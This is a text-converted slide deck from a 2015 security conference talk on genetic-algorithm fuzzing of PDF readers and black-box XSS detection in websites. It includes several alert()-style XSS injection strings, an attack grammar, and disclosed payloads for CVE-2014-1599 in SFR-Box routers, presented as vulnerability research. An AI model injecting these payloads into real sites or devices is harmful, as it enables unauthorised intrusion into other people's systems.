



Fuzz in Black-Box Like a Merlion !

Dr.-Ing. Fabien DUCHENE



@fabien_duchene

from_w3b !@! car-online.fr

SyScan Syscan'15

2015-03-27

Fuzz Me I'm Infamous – Selamat pagi !

Dr.-Ing. @fabien_duchene



I ♥ their work:



- ▶ fuzzing researcher black+grey -box
- ▶ targets: kernel drivers (video, network), parsers (media, web)
- ▶ PhD in Black-Box Fuzzing: Inference, Evolutionary, Anti-Random

Vulns



Conf

SyScan



HITB



ICST 2013



Outline

Vulnerability Hunting

- Vulnerability Research
- Fuzzing
- Evolutionary Fuzzing

Evolutionary PDF Fuzzing

- Our Search Space
- Fitness and Test Verdict
- Anti-Random Testing
- Empirical Evaluation

Discussion

Evolutionary XSS Fuzzing

- Black-Box XSS Detection
- Inference & Genetic Algorithm
- Taint, Test Verdict, and Fitness
- Empirical Evaluation


Challenges

- Some cool Vulns
- Remaining Challenges
- Conclusion

Vulnerability Research

technique \ harness	blackbox		whitebox / greybox	
	active	passive	static	dynamic
model checking	x	x	x	x
code review			x	
concolic execution				x
symbolic execution			x	
model inference / reverse engineering	X	x	x	x
fuzzing	X			x

Fuzzing, an Active Testing technique



“Baby-sitting an Army of Monkeys” [Miller,2010]


- ▶ automated creation and evaluation of numerous malicious inputs
- ▶ various knowledge: random, grammar, model
- ▶ historically hunt for memory corruption

Traditional BlackBox Fuzzing Limitations

- ▶ undirected
- ▶ non precise test verdict (e.g., crash, page change)
- ▶ limited awareness of application behavior

Genetic Algorithm: guide the fuzzing

- ▶ 1 individual = 1 application input
- ▶ A *population* of *individuals* is evolved depending of their *fitness* score and *fuzzing* operators.



[Holland,1975]

Evolutionary PDF Fuzzing

Problem

- ▶ search for **memory corruption**
- ▶ in **interpreters** (e.g., PDF reader)
- ▶ using a **black-box harness**



- ▶ joint work with ²Guillaume Jeanne, ²Benjamin Doiteaux, ²Florian Caruel, ²Léonard Beck, ²Pascal Sygnet¹Sanjay Rawat; ¹Verimag ; ²Ensimag
- ▶ [[6]] “Fuzz in the Dark: Genetic Algorithm for Black-Box Fuzzing”
- ▶ [[18]] “Evolving Indigestible Codes: Fuzzing Interpreters with Genetic Programming”

Vulnerability Hunting

Evolutionary PDF Fuzzing

Our Search Space
Fitness and Test Verdict
Anti-Random Testing
Empirical Evaluation
Discussion

Evolutionary XSS Fuzzing


Challenges

Individual = 1 resulting input (e.g., PDF file)


Representation

- ▶ `initial_file`
- ▶ ordered list of:
 - ▶ seed
 - ▶ anomaly operator
 - ▶ parameters

Example



Test Verdict: did this individual find a vuln.?



Test Verdict

Individual $\rightarrow \{\text{True}, \text{False}\}$

- ▶ crash, reboot
- ▶ memory error detectors:
 - ▶ Dr Memory
 - ▶ hook underlying allocator
 - ▶ if ability to recompile: (k)-ASAN

Fitness: how close is this individual to finding a vuln.?

Heuristic function. Individual → Float


Some dimensions (cf the paper):

Weight	Dimension	Intuition
++	Depth of the Production Tree	Local Coverage
++	Used Grammar Production Rules	
++	Distinct Anomaly Operators	
++	Interpreter Warnings	
- - -	File Rejected?	
+	Duration to Load	Global Coverage
+++	Singularity	

Crossover: Recombining the Best Individuals

Crossover

2 individuals → 2 individuals





e.g., Crossover, swap two:

- ▶ anomaly operator
- ▶ anomaly parameters
- ▶ seed only
- ▶ initial_files

Mutation: Anti-Random Testing

- ▶ mutation operator for maximizing the singularity metric



Dimensions

- ▶ source file
- ▶ seed
- ▶ 1st anomaly operator
- ▶ 1st anomaly operator - parameter
- ▶ ...

Implementation: ShiftMonkey

Current Status

- ▶ tool named *ShiftMonkey*
- ▶ 2300 SLOC Ruby + 700 Python
- ▶ **PDF parser** = Origami, Ruby framework
- ▶ **anomaly generator** = OUSPG Radamsa (26 operators)
- ▶ **tested PDF interpreters** = Fox-It, Acrobat, Preview Reader



- ▶ **Still in the pipe...**
 - ▶ Android Kernel, Adobe Flash


Exp Setup

- ▶ 5 computers (only 2 shown on the picture) from dual core i5 to quad-core i7, SSD, between 2 and 8 GB ram
 - ▶ incl. 1 macbook pro with broken screen (100 USD on ebay :)
- ▶ each fuzzer runs full time for 3 weeks




Exp: True Positives

- ▶ undirected / random fuzzing = all fitness weights set to 0
- ▶ vuln. uniqueness: approximate stack-trace matching



Exp: Influence of Singularity (a dimension of fitness)



Experiments: pitfalls & ongoing

Ability to find “complex”
vulnerabilities?

Arbitrary complexity metric

- ▶ depth of the stack-trace
- ▶ weighted by the rarity of targeted basic blocs

Can we find a

- ▶ combination of anomaly operators
 - ▶ of greater efficiency
 - ▶ when fuzzing a given format?
-
- ▶ **Apply too many anomaly operators** violates too many constraints → individual rejected



→ at most two operators

Demo

→ `syscan-bbox_pdf_evofuzz.sh`

Related Work: Evolutionary (Extract)

paper/talk	context	individual	fitness
[Zalewski,2014]	white	fuzzed input	singularity of basic blocks chaining
[Nagy,2010]	grey	app. input	coverage
[Noreen et al.,2009]	black	malware to evade A/V	singularity
[DeMott et al.,2007]	grey	userland app. inputs	coverage + singularity
[Budynek et al.,2005]	grey	attacker scripts	discretion + achieved goals


Concolic Execution: [Godefroid et al.,2012] [Johnson,2014]

Current: Grey-Box Evolutionary Fuzzing (Media+Kernel)

Research Questions

- ▶ Transferability of minimal set coverage
- ▶ Increase the efficiency and achieved target coverage of real-time mutational fuzzing

VLC



Unfortunately, a serious error has occurred and VLC had to close.

Help us improving VLC by sending the following crash log:

----- beginning of /dev/log/main

10-16 14:15:51.663 D/VLC (1067): core input:

Buffering 70%


10-16 14:15:51.663 D/VLC (1067): core input:

Buffering 70%

10-16 14:15:51.663 D/VLC (1067): core input:
Buffering 70%
10-16 14:15:51.663 D/VLC (1067): core input:
Buffering 70%
10-16 14:15:51.663 D/VLC (1067): core input:
Buffering 70%

Unfortunately, VLC has stopped.

Linux Kernel



Remarks on Black-Box Evolutionary + Anti-Random

drives the search in various directions

Efficiency

- ▶ likely to trigger less DEEP bugs than grey/white box approaches

Applicability to Grey-Box

- ▶ SOME fitness dimensions
- ▶ the evolutionary approach
- ▶ leverage 1-hop coverage

Evolutionary XSS Fuzzing

Problem

- ▶ search for Type-1 & 2 **XSS**
- ▶ in **Websites**
- ▶ using a **black-box harness**



- ▶ joint work with ¹Sanjay Rawat, ²Jean-Luc Richier, ²Roland Groz ; ¹Verimag ; ²LIG Lab
- ▶ [[8]] “KameleonFuzz: Evolutionary Fuzzing for Black-Box XSS Detection”
- ▶ [[9]] “LigRE: Reverse-Engineering of Control and Data Flow Models for Black-Box XSS Detection”
- ▶ [[7]] “A Hesitation Step into the Black-box:

Vulnerability Hunting

Evolutionary PDF Fuzzing


Evolutionary XSS Fuzzing

Black-Box XSS Detection
Inference & Genetic Algorithm
Taint, Test Verdict, and
Fitness
Empirical Evaluation

Challenges

Black-Box XSS Detection

Black-Box Web Scanners use Fuzzing



% of True Type-2 XSS Detected by Black-Box Scanners [Bau et al., 2012]

Problem

Where to fuzz?

Current Limitations

no **model** / low quality

Our Solutions

- ▶ model inference
- ▶ control + taint flows
- ▶ attack grammar

How to generate an input?

limited sets of **malicious inputs**


Find an XSS?

non precise **test verdict**
+ sensitive to **sanitizers**

- ▶ precise taint inference
- ▶ genetic algorithm

XSS involve Control & Taint Flows

Control + Taint Model



Reflection: taint flow, partial value copy


- ▶ **Type 1** : value sent & reflected in the same transition (e.g., $2 \rightarrow 3$)
- ▶ **Type 2 / Stored / Persistent**: e.g., sent= $2 \rightarrow 3$, reflection= $3 \rightarrow 4$

Browser builds HTML Parse Tree


<img src "pics/yoda.png"

XSS violate a Syntactic Confinement

```
image = dark-vador.jpg" onclick="javascript:alert(1);
```




HTML Parse Tree



Violated Property: **Syntactic Confinement** of the image parameter value in the output structure [Su and Wassermann,2006]

Our Approach: LigRE + KameleonFuzz



Reverse-Engineering

Where can an attacker obtain reflections?

LigRE– [Duchène et al.,2013]

Fuzzing


Can an attacker use reflections maliciously?

- ▶ attack grammar
- ▶ precise test verdict


KameleonFuzz–[Duchène et al.,2014]

Black-Box Web Scanners

Crawling




Fuzzing




Black-Box Web Scanners

Crawling



Fuzzing




Precise control model → better fuzzing


State Change



State Change



State Change




- ▶ Sub-Problems: Did the state change? Which request changed it? etc.
- ▶ → Adaptations to [Doupé et al.,2012] work

A. Control Flow Inference

→ **DEMO:** `syscan-control_inference.sh`

B. Taint Flow Inference



Create **Input** from the start node

- ▶ Coverage Effort: max. input length
- ▶ Precision: 1 parameter of min. length

Foreach I

- ▶ Reset
- ▶ Execute I, record the output
- ▶ Filters → **substring matching** of min. length
 - ▶ for all previously sent parameters
 - ▶ I[3]: &msg=Hi%20LigRE
 - ▶ O[5]: <h2>Saved Messages</h2>


Hi LigRE

- ▶ save the reflection

B. Taint Flow Inference

→ **DEMO:** `syscan-taint_inference.sh`


Approach Overview




Attack Grammar: creation & Mutation of Fuzzed Value

Attack Grammar

```
16: xss_attrib = text quote space xss_1_attribute attrib_before_end
17: xss_1_attribute = [0:15] (attrib_bef_quote quote text space)
18: attrib_bef_quote = tag_event "=" quote js_payload
10: tag_event = "onabort" | "onclick" | "onmouseover"
04: quote = [0:1] (' | ")
```



From Output to Taint-aware Parse Tree



Fuzzed Value

dark-vador.jpg" onclick="alert(1)

Precise Taint Flow Inference

- ▶ #1 mark the output taint


```

```

- ▶ #2 infer taint till nodes


```

```




Dimension		Weight	Value
# Tainted Nodes	vador, onclick, alert	+++	$3 * 3 = 9$
# Injected Character Classes	[a-Z] = " (	+++	$3 * 4 = 12$
New Page Discovered	No	++	$2 * 0 = 0$
Fitness Score			21


KameleonFuzz: Implementation



	Component	SLOC Python 3
LigRE	control + taint flow inference + chopping	7000 + 1500
KF	fuzzer	4000




KameleonFuzz: Demonstration




Web Application	Main Challenge
P0wnMe v0.2	Parameter Value Sanitization

DEMO: `syscan-fuzz.sh`


XSS: True Positive



XSS: overlap



XSS: efficiency



Outline

Vulnerability Hunting

- Vulnerability Research

- Fuzzing

- Evolutionary Fuzzing

Evolutionary PDF Fuzzing

- Our Search Space

- Fitness and Test Verdict

- Anti-Random Testing

- Empirical Evaluation

Discussion

- Evolutionary XSS Fuzzing

- Black-Box XSS Detection

- Inference & Genetic Algorithm

- Taint, Test Verdict, and Fitness

- Empirical Evaluation



Challenges

- Some cool Vulns

- Remaining Challenges

- Conclusion

XSS in a CFP Website: HITB'14



Some cool Vulns

CVE-2014-1599 – 39 Type-1 XSS in SFR-Box

- ▶ SFR = French Vodafone, 5.2M DSL boxes
- ▶ impact: reboot, credentials theft, routing modification, etc.


The image displays four screenshots of the SFR-Box web interface, illustrating the exploitation of CVE-2014-1599 through various configuration pages.

- Top Left:** The 'DNS local' configuration page. The 'Nom d'hôte' field contains the payload: `host"onmouseover="alert(1337)`. The 'Adresse IP' field is empty.
- Top Right:** A modal dialog box for adding a new host. The 'Nom d'hôte' field contains the payload: `host`. The 'Adresse IP' field is empty. The dialog shows an error message: 'Format incorrect'.
- Bottom Left:** The 'LAN' configuration page. The 'IP box' field contains the payload: `192.168.5.83`. The 'Netmask' field contains the payload: `255.255.255.0`. The 'Netmask' field is marked as 'Netmask invalide'. The 'Nom d'hôte' field contains the payload: `host"onmouseover="alert(1337)`.
- Bottom Right:** The 'DNS local' configuration page. The 'Nom d'hôte' field contains the payload: `host`. The 'Adresse IP' field contains the payload: `192.168.5.83`. The 'Netmask' field contains the payload: `255.255.255.0`. The 'Netmask' field is marked as 'Netmask invalide'. The 'Nom d'hôte' field is marked as 'Format incorrect'.

0-day drop: SFR mail (french Vodafone)

```
